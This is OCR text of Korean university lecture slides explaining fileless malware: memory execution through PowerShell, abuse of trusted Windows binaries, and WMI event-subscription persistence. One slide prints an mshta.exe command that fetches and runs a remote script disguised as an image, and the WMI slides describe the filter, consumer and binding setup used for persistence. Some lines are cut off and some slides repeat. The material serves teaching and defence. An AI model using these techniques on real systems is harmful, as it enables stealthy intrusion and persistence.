Fileless Malware

황보규민

PUSAN NATIONAL UNIVERSITY
SCHOOL OF COMPUTER SCIENCE AND ENGINEERING


Software & System Security Laboratory

Fileless Malware

Fileless


1. Fileless Malware Stages

Fileless Malware



1. Fileless Malware Stages
2. Fileless Powershell Malware


Fileless Malware



1. Fileless Malware Stages
2. Fileless Powershell Malware
3. Fileless Powershell-WMI Malware

Fileless Malware

◆ Fileless Malware Stages



- Anti-virus scanning을 통과하는게 목표 e.g. (**1. Memory execution** - Powershell(Invoke-Expression), **2**. Trusted application)
- Malware Script는 Social engineering 방법 사용 -> Excel의 매크로, Website link, etc.


```
mshta.exe about:"<script language="vbscript" src="http://[redacted]80/download/microsoftp.jpg">code close</script>"
```

Trusted Application-mshta.exe

(mshta.exe : HTML 실행 – Window가 유해하다고 판단하지 않음)

Fileless Malware

◆ Fileless Malware Stages




- Anti-virus scanning을 통과하는게 목표 e.g. (**1**. **Memory execution** - Powershell(Invoke-Expression), **2**. Trusted application)
- Malware Script는 Social engineering 방법 사용 -> Excel의 매크로, Website link, etc.

만약 Memory에서 특정 악성 프로세스를 관찰 가능 하더라도, kill하게 되면
해당 프로세스 관련 모든 임시저장정보가 날라가게 됨 – 섣불리 kill 못함

Fileless Malware


◆ Fileless Malware Stages



- (**1. Memory execution – Powershell**)
- Rebooting하면 메모리에 저장된 악성코드가 사라짐으로 **Persistence**가 중요
- Malware Script를 통해 추가적으로 Windows registry, WMI Store에 저장

Fileless Malware

Fileless Malware Stages



- 여러가지 우회방법을 통해 **메모리에 다운로드 된 실제 악성코드 실행**
- **powershell.exe** - Powershell script 실행
- **rundll32.exe** – Javascript 실행
- Csript.exe, mshta.exe, etc.


Fileless Malware

◆ Fileless Powershell Malware

powershell.exe → **WMI access**


- 사용이유:우회하기 쉬움 (powershell에서 제공하는 lib사용)

- Visual Basic Script(VBScript)
- PowerShell
- VB application
- Active Server Pages(ASP)
- C++



Access Log

```
(base) PS C:₩Users₩User> Get-WmiObject
cmdlet Get-WmiObject(명령 파이프라인 위치 1)
다음 매개 변수에 대한 값을 제공하십시오.
Class: first
```



Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.
2. The WMI Shell utility is used as a C2 channel

amespace objects are created and modified. Consequently,
vent and __NamespaceModificationEvent events are fired.
e attacker data
nEvent event is fired.
WMI provider
ss instance is created. An __InstanceCreationEvent event is fired.
t Menu or registry
oCommand class instance is created. An __InstanceCreationEvent

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

6. An attacker persists via other additional registry values
   - Effect: A RegistryKeyChangeEvent and/or RegistryValueChangeEvent event is fired.
7. An attacker installs a service
   - Effect: A Win32_Service class instance is created. An __InstanceCreationEvent event is fired.

Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.
2. The WMI Shell utility is used as a C2 channel

amespace objects are created and modified. Consequently,
vent and __NamespaceModificationEvent events are fired.
e attacker data
nEvent event is fired.
WMI provider
ss instance is created. An __InstanceCreationEvent event is fired.
t Menu or registry
oCommand class instance is created. An __InstanceCreationEvent

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행

6. An attacker persists via other additional registry values
   - Effect: A RegistryKeyChangeEvent and/or RegistryValueChangeEvent event is fired.
7. An attacker installs a service
   - Effect: A Win32_Service class instance is created. An __InstanceCreationEvent event is fired.

Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.


2. The WMI Shell utility is used as a C2 channel

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행



Provider 이름

- Root₩default
- Root₩cimv2
- Root₩subscription
- Namespace ...

6. An attacker persists via other addit
   - Effect: A RegistryKeyChang
7. An attacker installs a service
   - Effect: A Win32_Service cl
     fired.

Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

2. The WMI Shell utility is used

6. An attacker persists via other addit
   - Effect: A RegistryKeyChang
7. An attacker installs a service
   - Effect: A Win32_Service cl
     fired.


System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행

Intrinsic Event System class



Provider 이름

- Root₩default
- Root₩cimv2
- Root₩subscription
- Namespace ...

Fileless Malware

◆ Fileless Powershell Malware - WMI

1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

2. The WMI Shell utility is used

6. An attacker persists via other addit
   - Effect: A RegistryKeyChang
7. An attacker installs a service
   - Effect: A Win32_Service cl
     fired.


System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행

Intrinsic Event System class



Extrinsic Event System class (provider가 정의하는 class)

Provider 이름

- Root₩default
- Root₩cimv2
- Root₩subscription
- Namespace ...

Fileless Malware

◆ Fileless Powershell Malware - WMI


1. An attacker uses WMI as a persistence mechanism
   - Effect: Instances of __EventFilter, __EventConsumer, and __FilterToConsumerBinding are created. An __InstanceCreationEvent event is fired.

System이 rebooting되어도 유지됨

[Eventing Requirements]

1. Event **Filter** (트리거)
2. Event **consumer** (action)
3. **Fileter** - **consumer** binding

Ex) 컴퓨터 종료 시 실행



Root₩default

Class 이름

Root₩cimv2:**Win32_ComputerShutdownEvent (TARGET EVENT)**

